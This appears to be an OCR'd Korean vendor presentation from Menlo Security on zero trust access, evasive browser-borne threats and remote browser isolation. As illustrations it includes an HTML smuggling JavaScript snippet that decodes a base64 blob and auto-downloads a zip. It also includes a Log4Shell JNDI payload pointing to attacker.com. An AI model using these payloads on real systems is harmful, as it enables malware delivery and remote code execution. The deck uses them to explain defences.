MENLO SECURITY


웹격리를 통한 제로 트러스트 네트워크 액세스 구현 & 망분리 적용 방안

- 망분리 효율화 및 업무망 생산성 향상

Menlo Security Korea

권혁인 상무


Agenda



- **ZTNA 란**
- **ZTNA 한계 및 극복**
- 웹 격리 소개 및 데모
- 망분리 환경 적용 방안

Zero Trust Model

Never Trust, Always Verify




Zero Trust Network Access

= Zero Trust Application Access

✓ 제한된 네트워크 접속
✓ 최소한의 권한

회사
Private & Public
Data Center

✓ 사용자 확인
(반복수행)




✓ Device 인증
(보안앱 설치, 패치 등 체크)

ZTNA 한계

원격/재택 근무자에 대한 보호 대책은 ?

Device 인증



사용자 확인

제한된 접속
최소한의 권한

충분 ?

✓ 알려진 악성 사이트 외 나머지는 신뢰 ?
✓ 평상시 사용자 접속 웹과 이메일에 대한 보안은 ?

ZTNA 한계

HEAT – Highly Evasive Adaptive Threat

HEAT – 웹 브라우저를 공격 벡터로 활용하고 다양한 기술을 사용하여 현재 보안 스택의 여러 계층에 의한 탐지를 회피하는 사이버 위협

1. 정적 및 동적 콘텐츠 분석 회피 – AV & Sandbox

동적 파일 다운로드(예: HTML Smuggling), 패스워드 설정 압축파일, 대용량 파일, MSI & 압축파일 내 Embedded 스크립트, 여러단계의 리다이렉션 후 파일 다운로드

2. 개인 이메일 & 다양한 소셜 미디어 이용, 악성 컨텐츠 전송

이메일 링크, 소셜 미디어, SMS, 협업 툴(MS Teams, Slack, OneDrive, LinkedIn, Zoom, WhatsApp 등), 문서 내 링크 등

3. 알려진 IoC 탐지방식 회피 – 알려진 악성 URL, Phishing Feed, IP 평판, 스크립트, 코딩, 파일 Hash

임시/신규 도메인 사용, 제로데이 브라우저 익스플로잇, 타깃에 최적화된 Weaponized 파일 등


4. 사용자 탐지 회피 – 실제 사이트와 거의 동일

CAPTCHA 사용, Phishing 사이트 다이나믹 생성, Phishing Kit 등 사용

ZTNA 한계

HEAT – Highly Evasive Adaptive Threat

<멘로시큐리티 고객>



ZTNA 한계

HTML Smuggling

Threat Actor Groups

Nobelium—Russian 해킹그룹으로 SolarWinds 공격 배후

DEV-0193—금전적인 동기의 신흥 사이버 범죄 그룹

Payloads

Cobalt Strike beacon —추가 랜섬웨어를 다운로드할 수 있는 기능 제공

TrickBot — 랜섬웨어 공격 다운로드 초기 단계

Ryuk ransomware

Impact

Government agencies, 싱크탱크와 대기업 대상 공격


Windows zero-day vulnerability exploited


```
bqVmUrfj2B3UnYAqoi4LqVnUXZL4vTh+IXUfuOdQ91MPUA9K4vKoMAbik40roBZSi6jF1BLqUYznOPUf6m
1NqfpNZTGyS036Hepd4DMPepD6iN1IfUxxg/ifSE+hTxt5n6TFLqc+oLFNdCfSmJe0V9Dcp5J103zQBGSP
lxFAvk0VUbVI89RU5kXqJrENKpIpAnDbpFbmCPJ6iTfJpP4taQZ5DTQSx86mHFfwB5GL0JqIuAc+XyNDHq
CStgtxCFlJeAIp0SLOoPu0vI8wRoJTXgKrxFOjxnAXK3U2FHkJIzXxA9WVyNvU1SvFpD7HNp74nQy/rC/
IsagtZHAd9rNok6D8SUqrI0JtK4D8B8J0BNf1AJnyX56mzqJ0oZMpUagOZoAFSk4g8m7Bes6h9KDcAvVXg
eVcplMlPqKDKmGcdokcZwS5oR8fds4g4tgoKf1DRXCaSH/spi30OMKufqe3E4xkfr/tvWlbb9B8R4qEYjn
AxQAAgAIALRi91Bpgex88foBAABcBAAuAAAAAAAAAAAAAC2gQAAAABQVVZHIE9LWkFHRSBTQktaWE9OQS
AD37AQAAAA==";
                var sTensor = ".zip";
                var data = base64ToArrayBuffer(file);
                var blob = new Blob([data], {type: "octet/stream"});
                var fileName = "THRM USAHGB DSASPPBK SKFFKKBWEF .zip";
                if(window.navigator.msSaveOrOpenBlob)
                        window.navigator.msSaveBlob(blob,fileName);
                else {
                        var a = document.createElement("a");
                        document.body.appendChild(a);
                        a.style = "display: none";
                        var url = window.URL.createObjectURL(blob);
                        a.href = url;
                        a.download = fileName;
                        a.click();
                        window.URL.revokeObjectURL(url);
                }
```

ZTNA 한계


서버 Zeroday 취약점 이용한 공격은 ? (Log4shell)

${jndi:ldap://attacker.com/a} -->



ZTNA 한계 극복


제로 트러스트 적용



Menlo Security 웹 격리

웹격리(RBI - Remote Browser Isolation) – 웹 무해화 실시

